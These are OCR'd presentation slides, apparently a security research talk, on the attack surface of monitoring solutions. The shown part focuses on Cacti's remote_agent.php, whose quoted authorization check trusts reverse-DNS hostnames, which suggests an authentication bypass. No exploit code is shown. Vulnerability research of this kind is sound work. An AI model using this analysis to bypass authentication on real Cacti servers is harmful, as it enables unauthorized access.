
Monitoring Solutions




Basic Architecture



Basic Architecture




Basic Architecture




sonar


Attack Surface - Web Interface



Attack Surface - Web Interface




Attack Surface - Web Interface




Unauthenticated attack surface very small

sonar


Attack Surface - Data Collection




Attack Surface - Data Collection



Attack Surface - Data Collection



Attack Surface - Data Collection




Passive Agent usually requires already compromised agent

Active Agent usually more attack surface

sonar

Discovered Vulnerabilities and Exploitation



Vulnerabilities and Exploitation


sonar

Vulnerabilities and Exploitation

sonar

Cacti

- Well-known, open-source monitoring solution
- First release in 2001
- Developed in PHP



Cacti - Attack Surface

- Data Collection
  - Data collected via SNMP polling
  - Monitored device needs to be configured
  - Not most promising attack surface

Cacti - Attack Surface

- Data Collection
  - Data collected via SNMP polling
  - Monitored device needs to be configured
  - Not most promising attack surface
- Web Interface
  - Classical, file-based PHP application
  - Let's have a closer look

Cacti - Web Interface

```
about.php
aggregate_graphs.php
aggregate_items.php
aggregate_templates.php
...
pollers.php
remote_agent.php
reports_admin.php
reports_user.php
...
```

Cacti - Web Interface

about.php

aggregate_graphs.php

aggregate_items.php

aggregate_templates.php

...

pollers.php

remote_agent.php

reports_admin.php


reports_user.php

...

```php
<?php

include('./include/auth.php');

// ...
```


sonar

Cacti - Web Interface



sonar

Cacti - Web Interface

```
about.php
aggregate_graphs.php
aggregate_items.php
aggregate_templates.php
...
pollers.php
remote_agent.php
reports_admin.php
reports_user.php
...
```

sonar

Cacti - remote_agent.php

```
if (!remote_client_authorized()) {
  print 'FATAL: You are not authorized to use this service';
  exit;
}
```

Cacti - remote_agent.php

```php
function remote_client_authorized() {
  $client_addr = get_client_addr();
  $client_name = gethostbyaddr($client_addr);
  // ...
  $pollers = db_fetch_assoc('SELECT * FROM poller', true, $poller_db_cnn_id);
  foreach($pollers as $poller) {
     if (remote_agent_strip_domain($poller['hostname']) == $client_name) {
        return true;
        // ...
```


sonar

Cacti - remote_agent.php

```php
function remote_client_authorized() {
  $client_addr = get_client_addr();
  $client_name = gethostbyaddr($client_addr);
  // ...
  $pollers = db_fetch_assoc('SELECT * FROM poller', true, $poller_db_cnn_id);
  foreach($pollers as $poller) {
     if (remote_agent_strip_domain($poller['hostname']) == $client_name) {
        return true;
        // ...
```

sonar

Cacti - remote_agent.php

```php
function remote_client_authorized() {
  $client_addr = get_client_addr();
  $client_name = gethostbyaddr($client_addr);
  // ...
  $pollers = db_fetch_assoc('SELECT * FROM poller', true, $poller_db_cnn_id);
  foreach($pollers as $poller) {
     if (remote_agent_strip_domain($poller['hostname']) == $client_name) {
        return true;
